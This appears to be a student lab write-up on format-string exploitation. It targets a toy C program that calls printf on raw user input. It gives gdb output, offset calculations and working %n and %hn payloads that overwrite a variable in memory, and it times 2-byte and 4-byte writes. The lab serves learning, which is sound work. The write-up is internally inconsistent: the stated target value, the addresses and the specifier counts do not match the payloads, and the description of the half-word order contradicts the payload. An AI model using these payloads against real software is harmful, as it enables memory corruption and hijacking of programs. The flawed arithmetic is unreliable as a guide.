implement a code to write an address at a particular memory location using width specifiers and following format specifiers,

a.% n

b.% hn

Compare the time complexity in writing the address of 4 bytes and 2 bytes.

Let the vulnerable program be the following:


```
#include<stdio.h>
int main(){
    char in[100];

    //variable x stores a value ,0x is added to show it is hex value
    int x = 0xAABBCCDD;
    printf("The address of variable is %x\n",(unsigned) &x);
    printf("The value of variable is %x\n", x);

    printf("Please give input");
    fgets(in, sizeof(in) - 1,stdin);
    printf(in);
    printf("new value of variable is : 0x%x\n", x);
    return 0;
}
```

Here the variable x stores AABBCCDD, we wish to change the value of x to 00998877.

We calculate the distance of in[ ] which is the buffer storing user given value using gdb .




```
Starting program: /home/seed/Desktop/vul

Breakpoint 1, main () at vulnerable.c:12
12          printf("The address of variable is %x\n",(unsigned) &x);
(gdb) p &x
$1 = (int *) 0xbffff304
(gdb) p &in
$2 = (char (*)[100]) 0xbffff308
(gdb) 
```

From here we can see the distance between “x” and “in[ ] “ is 4 or %x.

When we execute the program with %x.%x.%x.%x.%x.%x.%x we get following result:



```
[03/12/2023 06:40] seed@ubuntu:~/Desktop$ ./vul
The address of variable is bffff334
The value of variable is 0xaabbccdd
Please give input%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7ff3fec.bffff3e4.aabbccdd.252e7825.78252e78
new value of variable is : 0xaabbccdd
[03/12/2023 06:40] seed@ubuntu:~/Desktop$ 
```

Here aabbccdd is in 5th position , so from here we calculate the offset of variable x from printf() to be 4*5=20 .
 We want to write 11223344 in memory,

At first writing 2 bytes which is 1122. The decimal equivalent of above value is 4386.
Now we prepare a input as

echo $(printf "\x34\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.4345x%n > input

Here , the address of x is 0xbffff334 as seen in above screenshot The little endian format of above memory address is \x34\xf3\xff\xbf. As the offset of x from printf is 20 by and offset of in[ ] from x is 4 which is 20+4=24.
 Now , to reach in[ ] from printf 24 bytes is required.which is 5*%x + 4 from the address.


%n writes the writes the number of characters written to the memory address pointed. So we need to write 4386 characters in memory.

Calculation:
Address -> 4 characters
From %x -> 5 * %.8x =40 characters
From -> 5*1 = 5 characters
Total = 40+4+5= 49 characters
Number of additional characters needed = 4386-49+8(as in %.8x, 8 will be replaced) =4345

Now the input in program is run as
 $ time ./vul <input

Here **time** command in Linux is used to execute a command and prints a summary of real-time, user CPU time and system CPU time spent by executing a command when it terminates.

Following output is generated:



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000aabbc
cdd
new value of variable is : 0x1122

real    0m0.001s
user    0m0.000s
sys     0m0.000s
```


The value of x is replaced and the time taken to execute the program is 0.001 sec.

Now writing the address for 4 bytes.
Address to written is 0x11223344 whose decimal equivalent is 287454020.
Calculating the input .

Calculation:
Address -> 4 characters
From %x -> 5 * %.8x =40 characters
From -> 5*1 = 5 characters
Total = 40+4+5= 49 characters
Number of additional characters needed = 287454020-49+8(as in %.8x, 8 will be replaced) =287453979.
The new input will be
echo $(printf "\x34\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.287453979x%n > input

Now the input in program is run as
$ time ./vul <input

The output we get is:



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000aabbccdd
new value of variable is : 0x11223344

real    31m46.614s
user    0m1.060s
sys     0m1.476s
```

Hence it takes the program 31 minutes 46.614 seconds to write 4 bytes in memory location.

B. using %hn


1. To write 2bytes to the memory location

Let the value we want to write is 0x1122
Converting to decimal 4386.

echo $(printf "\x34\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.4345x%hn > input

Calculations:
Address -> 4 characters
From %x -> 5 * %.8x =40 characters
From -> 5*1 = 5 characters
Total = 40+4+5= 49 characters
Number of additional characters needed = 4386-49+8(as in %.8x, 8 will be replaced) =4345

Output:



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000aabbc
cdd
new value of variable is : 0xaabb1122

real    0m0.005s
user    0m0.000s
sys     0m0.000s
```

2. To write 4bytes to the memory location

We will break 0x11223344 into two parts of 2 bytes each.
The least significant byte,0x3344, is stored at address 0xbffff334 and the most significant byte ,0x1122, is stored at address 0xbffff336.


A input is prepared as:
echo $(printf "\x36\xf3\xff\xbf@@@@\x34\xf3\xff\xbf")_%.8x_%.8x_%.8x_%.8x_%.4337x%hn_%8737x%hn > input

Calculations:
Here @@@@ is used between two address so that we can move the va_list to point to second address then use %x to overwrite the address there.

Overwriting bytes at 0xbffff334 with 0x1122
Decimal equivalent = 4386
Address -> 4+4=8 characters
4*@=4 characters
From %x -> 5 * %.8x =40 characters
From -> 5*1 = 5 characters
Total = 40+8+4+5= 57 characters
Number of additional characters needed = 4386-57+8(as in %.8x, 8 will be replaced) =4337

Overwriting 0xbffff336 with 0x3344
Decimal Equivalent =13124
Values written till now=4386
_ = 1character
Remaining characters = 13124-4386-1=8737

Now the input is passed to the program and following output is obtained:
Output:



```
             40404040
new value of variable is : 0x11223344

real	0m0.005s
user	0m0.000s
sys	0m0.000s
```

The value is overwritten with memory and it took 0.005sec